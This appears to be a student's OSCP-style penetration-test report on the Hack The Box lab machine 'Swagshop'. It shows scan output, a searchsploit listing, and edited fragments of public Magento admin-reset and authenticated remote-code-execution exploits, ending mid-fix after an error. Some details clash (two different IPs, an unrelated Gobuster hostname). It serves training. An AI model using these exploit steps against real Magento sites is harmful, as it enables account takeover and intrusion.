Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-09-18

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Swagshop**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Swagshop** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Swagshop(10.10.10.150) - **Sql injection vulnerability to reset the administrator password and Remote Code Execution**

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Swagshop - 10.10.10.140

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Swagshop to a variety of systems. During this penetration test, I was able to successfully gain Swagshop to **Swagshop**.

3.2.1 System IP: 10.10.10.140(Swagshop)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.140	**TCP**: 22,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Wed Sep 15 10:43:00 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  swagshop.htb
Nmap scan report for swagshop.htb (10.10.10.140)
Host is up, received reset ttl 63 (0.14s latency).
Scanned at 2021-09-15 10:43:01 PDT for 15s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQCgTCefp89MPJm2oaJqietdslSBur+eCMVQRW19iUL2DQSdZrIctssf/ws4HWN9DuXWB1p7OR9GWQ
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEG18M3bq7HSiI8XlKW9ptWiwOvrIlftuWzPEmynfU6LN26hP/qMJM
|   256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINmmpsnVsVEZ9KB16eRdxpe75vnX8B/AZMmhrN2i4ES7
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 88733EE53676A47FC354A61C32516E82
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home page
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 15 10:43:16 2021 -- 1 IP address (1 host up) scanned in 16.12 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Wed Sep 15 10:45:15 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  swagshop.htb
Nmap scan report for swagshop.htb (10.10.10.140)
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2021-09-15 10:45:16 PDT for 246s
Not shown: 65533 closed ports
```

```
Reason: 65533 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQCgTCefp89MPJm2oaJqietdslSBur+eCMVQRW19iUL2DQSdZrIctssf/ws4HWN9DuXWB1p7OR9GWQ
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEG18M3bq7HSiI8XlKW9ptWiwOvrIlftuWzPEmynfU6LN26hP/qMJM
|   256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINmmpsnVsVEZ9KB16eRdxpe75vnX8B/AZMmhrN2i4ES7
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 88733EE53676A47FC354A61C32516E82
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home page
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 15 10:49:22 2021 -- 1 IP address (1 host up) scanned in 246.36 seconds
```

Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.140
+ Target Hostname:    swagshop.htb
+ Target Port:        80
+ Start Time:         2021-09-15 10:46:13 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Magento Go CMS
+ OSVDB-39272: /skin/frontend/base/default/favicon.ico file identifies this app/server as:
↪  Magento Go CMS
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is
↪  the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3268: /app/: Directory indexing found.
+ OSVDB-3092: /app/: This might be interesting.
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting.
+ OSVDB-3268: /lib/: Directory indexing found.
+ OSVDB-3092: /lib/: This might be interesting.
+ OSVDB-3092: /install.php: install.php file found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
```

```
+ OSVDB-3233: /icons/README: Apache default file found.
+ /RELEASE_NOTES.txt: A database error may reveal internal details about the running database.
+ /RELEASE_NOTES.txt: Magento Shop Changelog identified.
+ /skin/adminhtml/default/default/media/editor.swf: Several Adobe Flash files that ship with
↪  Magento are vulnerable to DOM based Cross Site Scripting (XSS). See
↪  http://appcheck-ng.com/unpatched-vulnerabilites-in-magento-e-commerce-platform/
+ /skin/adminhtml/default/default/media/uploader.swf: Several Adobe Flash files that ship with
↪  Magento are vulnerable to DOM based Cross Site Scripting (XSS). See
↪  http://appcheck-ng.com/unpatched-vulnerabilites-in-magento-e-commerce-platform/
+ /skin/adminhtml/default/default/media/uploaderSingle.swf: Several Adobe Flash files that
↪  ship with Magento are vulnerable to DOM based Cross Site Scripting (XSS). See
↪  http://appcheck-ng.com/unpatched-vulnerabilites-in-magento-e-commerce-platform/
+ OSVDB-3268: /var/: Directory indexing found.
+ /var/: /var directory has indexing enabled.
+ 7968 requests: 0 error(s) and 21 item(s) reported on remote host
+ End Time:           2021-09-15 11:07:21 (GMT-7) (1268 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Magescan

```
Scanning http://swagshop.htb/...

  Magento Information
+-----------+------------------+
| Parameter | Value            |
+-----------+------------------+
| Edition   | Community        |
| Version   | 1.9.0.0, 1.9.0.1 |
+-----------+------------------+


  Installed Modules

No detectable modules were found

  Catalog Information
+------------+---------+
| Type       | Count   |
+------------+---------+
| Categories | Unknown |
| Products   | Unknown |
+------------+---------+


  Patches
+------------+---------+
| Name       | Status  |
+------------+---------+
| SUPEE-5344 | Unknown |
| SUPEE-5994 | Unknown |
| SUPEE-6285 | Unknown |
```

```
| SUPEE-6482 | Unknown |
| SUPEE-6788 | Unknown |
| SUPEE-7405 | Unknown |
| SUPEE-8788 | Unknown |
+------------+---------+


  Sitemap
Sitemap is not declared in robots.txt
Sitemap is not accessible: http://swagshop.htb/sitemap.xml


  Server Technology
+--------+------------------------+
| Key    | Value                  |
+--------+------------------------+
| Server | Apache/2.4.18 (Ubuntu) |
+--------+------------------------+


  Unreachable Path Check
+-----------------------------------------------+---------------+--------+
| Path                                          | Response Code | Status |
+-----------------------------------------------+---------------+--------+
| .bzr/                                         | 404           | Pass   |
| .cvs/                                         | 404           | Pass   |
| .git/                                         | 404           | Pass   |
| .git/config                                   | 404           | Pass   |
| .git/refs/                                    | 404           | Pass   |
| .gitignore                                    | 404           | Pass   |
| .hg/                                          | 404           | Pass   |
| .idea                                         | 404           | Pass   |
| .svn/                                         | 404           | Pass   |
| .svn/entries                                  | 404           | Pass   |
| admin/                                        | 404           | Pass   |
| admin123/                                     | 404           | Pass   |
| adminer.php                                   | 404           | Pass   |
| administrator/                                | 404           | Pass   |
| adminpanel/                                   | 404           | Pass   |
| aittmp/index.php                              | 404           | Pass   |
| app/etc/enterprise.xml                        | 404           | Pass   |
| app/etc/local.xml                             | 200           | Fail   |
| backend/                                      | 404           | Pass   |
| backoffice/                                   | 404           | Pass   |
| beheer/                                       | 404           | Pass   |
| capistrano/config/deploy.rb                   | 404           | Pass   |
| chive                                         | 404           | Pass   |
| composer.json                                 | 404           | Pass   |
| composer.lock                                 | 404           | Pass   |
| vendor/composer/installed.json                | 404           | Pass   |
| config/deploy.rb                              | 404           | Pass   |
| control/                                      | 404           | Pass   |
| dev/tests/functional/etc/config.xml           | 404           | Pass   |
```

```
| downloader/index.php                              | 404           | Pass   |
| index.php/rss/order/NEW/new                       | 200           | Fail   |
| info.php                                          | 404           | Pass   |
| mageaudit.php                                     | 404           | Pass   |
| magmi/                                            | 404           | Pass   |
| magmi/conf/magmi.ini                              | 404           | Pass   |
| magmi/web/magmi.php                               | 404           | Pass   |
| Makefile                                          | 404           | Pass   |
| manage/                                           | 404           | Pass   |
| management/                                       | 404           | Pass   |
| manager/                                          | 404           | Pass   |
| modman                                            | 404           | Pass   |
| p.php                                             | 404           | Pass   |
| panel/                                            | 404           | Pass   |
| phpinfo.php                                       | 404           | Pass   |
| phpmyadmin                                        | 404           | Pass   |
| README.md                                         | 404           | Pass   |
| README.txt                                        | 404           | Pass   |
| shell/                                            | 200           | Fail   |
| shopadmin/                                        | 404           | Pass   |
| site_admin/                                       | 404           | Pass   |
| var/export/                                       | 404           | Pass   |
| var/export/export_all_products.csv                | 404           | Pass   |
| var/export/export_customers.csv                   | 404           | Pass   |
| var/export/export_product_stocks.csv              | 404           | Pass   |
| var/log/                                          | 404           | Pass   |
| var/log/exception.log                             | 404           | Pass   |
| var/log/payment_authnetcim.log                    | 404           | Pass   |
| var/log/payment_authorizenet.log                  | 404           | Pass   |
| var/log/payment_authorizenet_directpost.log       | 404           | Pass   |
| var/log/payment_cybersource_soap.log              | 404           | Pass   |
| var/log/payment_ogone.log                         | 404           | Pass   |
| var/log/payment_payflow_advanced.log              | 404           | Pass   |
| var/log/payment_payflow_link.log                  | 404           | Pass   |
| var/log/payment_paypal_billing_agreement.log      | 404           | Pass   |
| var/log/payment_paypal_direct.log                 | 404           | Pass   |
| var/log/payment_paypal_express.log                | 404           | Pass   |
| var/log/payment_paypal_standard.log               | 404           | Pass   |
| var/log/payment_paypaluk_express.log              | 404           | Pass   |
| var/log/payment_pbridge.log                       | 404           | Pass   |
| var/log/payment_verisign.log                      | 404           | Pass   |
| var/log/system.log                                | 404           | Pass   |
| var/report/                                       | 404           | Pass   |
+---------------------------------------------------+---------------+--------+
```

Gobuster

```
===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://spectra.htb/main/
```

```
[+] Threads      : 10
[+] Wordlist     : /opt/wordlist/medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
===============================================
===============================================
/index.php (Status: 200)
/media/ (Status: 200)
/icons/ (Status: 403)
/includes/ (Status: 200)
/install.php (Status: 200)
/lib/ (Status: 200)
/app/ (Status: 200)
/api.php (Status: 200)
/shell/ (Status: 200)
/skin/ (Status: 200)
/cron.php (Status: 200)
/LICENSE.txt (Status: 200)
/var/ (Status: 200)
/errors/ (Status: 200)
/server-status/ (Status: 403)
/.htaccess/ (Status: 403)
/.htaccess.pl (Status: 403)
/.htpasswd/ (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.txt (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.pl (Status: 403)
/LICENSE.txt (Status: 200)
/api.php (Status: 200)
/app/ (Status: 200)
/errors/ (Status: 200)
/icons/ (Status: 403)
/install.php (Status: 200)
/media/ (Status: 200)
/pkginfo/ (Status: 200)
/server-status/ (Status: 403)
/skin/ (Status: 200)
/var/ (Status: 200)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.140

Vulnerability Exploited : Sql injection vulnerability to reset the administrator password and Remote Code Execution

System Vulnerable : 10.10.10.140

Vulnerability Explanation : The specific version of magento used in this site is vulnerable to SQL injection to reset the administrator username and password along with Remote Code Execution

Privilege Escalation Vulnerability : www-data doesnt require root access to execute the vi editor since the VI editor is very powertool which also has capabilities to run the command

Vulnerability fix : The administrator has to upgrade the magento version to have a secure site which should not be vulnerable to SQL and RCE. Administrator should not provide the root access any command to the local user on the system

Severity Level : Critical

By checking the website with the ip address it was resolving to swagshop.htb so it seems like there is a virtual host routing is enabled. Added the fqdn to the host file to the same. By checking the website it looks like some kind of shopping website.



Figure 3.1: swagshop/images/205-website.png

One more point to note here is that the website clearly says magento so it seems like the website is hosted in magento. Gobuster didnt reveal any important information.

While searching the internet for magento i can see that there is github page link which gives us an software called magescan.phar. Ran the scan with the below command.

```
php magescan.phar scan:all http://swagshop.htb
```

By running the same we got the version number of magento as 1.9.0.0, 1.9.0.1. Even nikto scan didnt reveal anything interesting.

Lets try to search for the searchsploit for the magento. By searching the searchsploit we see that couple of interesting exploits but however one is authenticated. While checking the other one it seems like we can reset the administrator username and password.

```
→ I7Z3R0 searchsploit magento
------------------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ----------------------------
eBay Magento 1.9.2.1 - PHP FPM XML eXternal Entity Injection                                                            | php/webapps/38573.txt
eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service)                                 | php/webapps/38651.txt
Magento 1.2 - '/app/code/core/Mage/Admin/Model/Session.php?login['Username']' Cross-Site Scripting                      | php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site Scripting               | php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' Cross-Site Scripting                                                               | php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File                                                          | php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution                                                            | php/webapps/37811.py
Magento eCommerce - Local File Disclosure                                                                               | php/webapps/19793.txt
Magento eCommerce - Remote Code Execution                                                                               | xml/webapps/37977.py
Magento Server MAGMI Plugin - Multiple Vulnerabilities                                                                  | php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - Remote File Inclusion                                                             | php/webapps/35052.txt
Magento WooCommerce CardGate Payment Gateway 2.0.30 - Payment Process Bypass                                            | php/webapps/48135.php
------------------------------------------------------------------------------------------------------------------------ ----------------------------
```

Figure 3.2: 210-searchploit_magento.png

We can check the password reset and then we can use the RCE authenticated exploit.

By checking the exploit we need to edit the target and it seems like the exploit reset the password to forme:forme. But we can change the username and password to whatever we want.

```
import sys

target = "http://swagshop.htb/index.php"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"
```

Figure 3.3: 215-exploit_target.png

Figure 3.4: 220-exploit_user.png

By running the website we can see that the exploit worked.



Figure 3.5: 225-exploit_run.png

We can confirm by logging in to the website with the user **legend:legend**.



Figure 3.6: 230-admin_loginpage.png

By checking to the site we are able to login to the website without any issues.



Figure 3.7: 235-login_confirm.png

Now we can check the searchploit to run the next one. Initially when i checked the exploit we need to edit the username and password in the exploit.

By running the exploit it requires an argument as target and command to execute.



Figure 3.8: 245-exploit_requirement.png



Figure 3.9: 240-legend_edit.png

By running the exploit we see an error as login password.

```
 → I7Z3R0 python2.7 magento.py http://swagshop.htb/ "id"
Traceback (most recent call last):
  File "magento.py", line 56, in <module>
    br['login[password]'] = password
  File "/usr/local/lib/python2.7/dist-packages/mechanize/_mechanize.py", line 809, in __setitem__
    self.form[name] = val
  File "/usr/local/lib/python2.7/dist-packages/mechanize/_form_controls.py", line 1963, in __setitem__
    control = self.find_control(name)
  File "/usr/local/lib/python2.7/dist-packages/mechanize/_form_controls.py", line 2355, in find_control
    return self._find_control(name, type, kind, id, label, predicate, nr)
  File "/usr/local/lib/python2.7/dist-packages/mechanize/_form_controls.py", line 2448, in _find_control
    raise ControlNotFoundError("no control matching " + description)
mechanize._form_controls.ControlNotFoundError: no control matching name 'login[password]'
 → I7Z3R0
```

Figure 3.10: 250-exploit_error.png

```
br.select_form(nr=0)
#br.form.new_control('text', 'login[username]', {'value': username})  # Had to manually add username control.
br.form.fixup()
br['login[username]'] = username
```

Figure 3.11: 255-exploit_edit1.png

We need to edit the same as mentioned in the exploit.

